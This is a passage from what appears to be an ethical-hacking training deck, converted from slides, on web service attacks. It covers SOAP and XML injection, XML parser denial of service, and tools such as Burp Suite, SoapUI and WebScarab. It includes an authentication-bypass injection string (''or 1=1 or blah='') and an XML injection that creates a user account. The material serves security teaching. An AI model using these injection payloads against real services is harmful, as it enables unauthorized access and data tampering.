<SOAPSDK4: password> 5648</SOAPSDK4:
password>
</SOAPSDK4: GetProductInformationByName>
-<SOAP-ENV: Body>
-<SOAP-ENV: Envelope>
```



Server throw
an error

```
<?><o:ml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<ns1:Fault>
<ns1:Code>soap:Server</ns1:Code>
<ns1:Reason>
<ns1:Text>System.Web.Services.Protocols.SoapException: Server was unable to
process request. ---> System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression
'productName like '' and provider-id = '312 - 313 - 6553''. At
System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior cmdBehavior)
[0x0122 b] ---> System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior cmdBehavior, String method)
[0x0123 d] ---> System.Data.OleDb.OleDbCommand.ExecuteReader(Object& executeResult) at System.Data.OleDb
.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult) at System.Data
.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at
System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at
System.Data.OleDb.OleDbCommand.ExecuteReader() at ProductInfo.ProductDBAccess.GetProduct
Information[String productName, String uid, String password] at
ProductInfo.ProductInfo.GetProductInformationByName(String name, String uid, String password)... End of
inner exception stack trace ---</ns1:Text>
</ns1:Reason>
<ns1:Detail>
</ns1:Detail>
</ns1:Fault>
</soap:Body>
</soap:Envelope>
```

Web Service Attacks: SOAP Injection



- Attacker injects malicious query strings in the user input field to bypass web services authentication mechanisms and access backend databases
- This attack works similarly to SQL Injection attacks

The screenshot shows a web browser window with the URL <http://www.juggyboy.com/ws/products.asmx>. The page title is "Account Login". It features a key icon and two input fields: "Username" containing "%" and "Password" containing "'or 1=1 or blah='". Below the form is a large block of XML code representing a SOAP envelope.

```
<?xml version="1.0" encoding="utf-8" ?>
- <soap: Envelope xmlns: soap='http://schemas.xmlsoap.org/soap/envelope/' xmlns: xsi ='http://www.w3.org/2001/XMLSchema-instance'
  xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductInformationByNameResponse
  xmlns="http://juggyboy/ProductInfo/">
- <GetProductInformationByNameResult>
<productId> 25 </productId>
<productName>Painting101</productName>
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

Server Response

```
<?xml version="1.0" encoding="utf-8" ?>
- <soap: Envelope xmlns: soap='http://schemas.xmlsoap.org/soap/envelope/' xmlns: xsi ='http://www.w3.org/2001/XMLSchema-instance'
  xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductInformationByNameResponse
  xmlns="http://juggyboy/ProductInfo/">
- <GetProductInformationByNameResult>
<productId> 25 </productId>
<productName>Painting101</productName>
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

Web Service Attacks: XML Injection



- Attackers inject XML data and tags into user input fields to manipulate XML schema or populate XML database with bogus entries
- XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks

The screenshot shows a web browser window with the URL <http://www.juggyboy.com/ws/login.asmx>. The page title is "Account Login". It features a key icon and three input fields: "Username" (value: "Mark"), "Password" (value: "12345"), and "E-mail" (value: "mark@certifiedhacker.com"). An "Submit" button is located to the right of the E-mail field. A red box highlights the "E-mail" field, and an arrow points from it to the corresponding XML payload in the bottom left.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>101</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Mark</username>
    <password>12345</password>
    <userid>102</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>jason</username>
    <password>attck</password>
    <userid>105</userid>
    <mail>jason@juggyboy.com</mail>
  </user>
</users>
```

Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>101</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Mark</username>
    <password>12345</password>
    <userid>102</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>jason</username>
    <password>attck</password>
    <userid>105</userid>
    <mail>jason@juggyboy.com</mail>
  </user>
</users>
```

A red box highlights the last user entry, and an arrow points from it to the text "Creates new user account on the server" in the bottom right.

Creates new user account on the server

Web Services Parsing Attacks



Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the XML parser to create a denial-of-service attack or generate logical errors in web service request processing




Recursive Payloads

Attacker queries for web services with a grammatically correct SOAP document that contains **infinite processing loops** resulting in exhaustion of XML parser and CPU resources

Oversize Payloads

Attackers send a payload that is excessively large to **consume all systems resources** rendering web services inaccessible to other legitimate users



Web Service Attack Tools: SoapUI and XMLSpy



SoapUI

- SoapUI is a web service testing tool which supports multiple protocols such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- Attacker can use this tool to carry out web services probing, SOAP injection, XML injection, and web services parsing attacks

The screenshot shows the SoapUI 4.6.1 interface. On the left, there's a sidebar with 'Project' and 'Test' sections. The main area displays a 'CurrencyConverterSoap' project with a 'Test1' test plan. Below it, a 'Message' section shows an XML response from 'http://www.webservices.com/currencyconverter?wsdl'. The XML content includes various elements like 'Envelope', 'Body', 'Convert', 'From', 'To', and 'Amount'. At the bottom, there's a 'Logs' tab with options like 'SoapUI Log', 'HTTP Log', 'JMS Log', 'Working Log', and 'Memory Log'.

<http://www.soapui.org>


XMLSpy

- Altova XMLSpy is the XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies

The screenshot shows the Altova XMLSpy interface. It features several panes: a central code editor pane showing XML code with line numbers; an 'XSD Editor' pane to the right containing schema definitions; and an 'XSLT Editor' pane further to the right. Below these are tabs for 'CData', 'Grid', and 'Schema'. At the bottom, there's a 'Log' tab and a status bar indicating 'Altova Enterprise Edition v2014 rel 2 Registered to PG3 ECO 6/19/2014 Admin Ctrl' and 'CPU: 2.80 GHz / 8GB'.

<http://www.altova.com>

Module Flow



Web Application Hacking Tool: Burp Suite Professional



Burp Suite is an integrated platform for performing security testing of web applications

The screenshot displays two windows of the Burp Suite Professional interface:

- Intruder Window:** Shows an attack type set to "sniper". It lists two payload positions with a total length of 465 bytes. The first position contains a GET request to "http://t34.mn.bing.net" with various headers and a query string. The second position contains a similar request with a modified header. Below the requests is a search bar with "0 matches".
- Repeater Window:** Titled "intruder attack 1", it shows a table of captured requests. The table has columns: request, position, payload, status, error, time, length, and comment. Three rows are listed:
 - Row 0: Status 200, Comment "baseline request".
 - Row 1: Status 400, Comment "Web Service Attack".
 - Row 2: Status 200, Comment "Web Service Attack".Below the table is a detailed view of the first request, showing raw, params, headers, and hex tabs, along with the full request and response content.

At the bottom of the interface, the URL <http://www.portswigger.net> is visible.


Web Application Hacking Tool: CookieDigger



CookieDigger helps identify weak cookie generation and insecure implementations of session management by web applications

It works by collecting and analyzing cookies issued by a web application for multiple users

The tool reports on the predictability and entropy of the cookie and whether critical information, such as user name and password, are included in the cookie values



Web Application Hacking Tool: WebScarab



- WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols
- It allows the attacker to review and modify requests created by the browser before they are sent to the server, and to review and modify responses returned from the server before they are received by the browser

The screenshot shows the WebScarab application window. At the top, there's a menu bar with File, View, Tools, Help, and a toolbar with tabs: Summary, Message log, Proxy, Manual Request, WebServices, Spider, Extensions, SessionID Analysis, Scripted, Fragments, Fuzzer, Compare, and a dropdown. Below the toolbar is a summary pane with a tree view of URLs and a table of recent requests. The tree view shows a hierarchy of URLs for 'http://www.owasp.org:80/'. The table below has columns: ID, Date, Method, Host, Path, Parameters, Status, and Origin. It lists five entries, all marked as 'Proxy'. The bottom of the window shows a status bar with '5.27 / 63.50' and a URL 'http://www.owasp.org'.

ID	Date	Method	Host	Path	Parameters	Status	Origin
5	10/06/23...	GET	http://www.owasp.org:80/	/skins/monobook/main....	?77	200 OK	Proxy
4	10/06/23...	GET	http://www.owasp.org:80/	/skins/common/IEFixes...		200 OK	Proxy
3	10/06/23...	GET	http://www.owasp.org:80/	/skins/common/commo...		200 OK	Proxy
2	10/06/23...	GET	http://www.owasp.org:80/	/index.php/Main_Page		200 OK	Proxy
1	10/06/23...	GET	http://www.owasp.org:80/			301 Moved ...	Proxy


Web Application Hacking Tools



Instant Source
<http://www.blazingtools.com>



HttpBee
<http://www.o0o.nu>



w3af
<http://w3af.org>



Teleport Pro
<http://www.tenmax.com>



GNU Wget
<http://www.gnu.org>



WebCopier
<http://www.maximumsoft.com>



BlackWidow
<http://softbytelabs.com>



HTTTrack
<http://www.httrack.com>

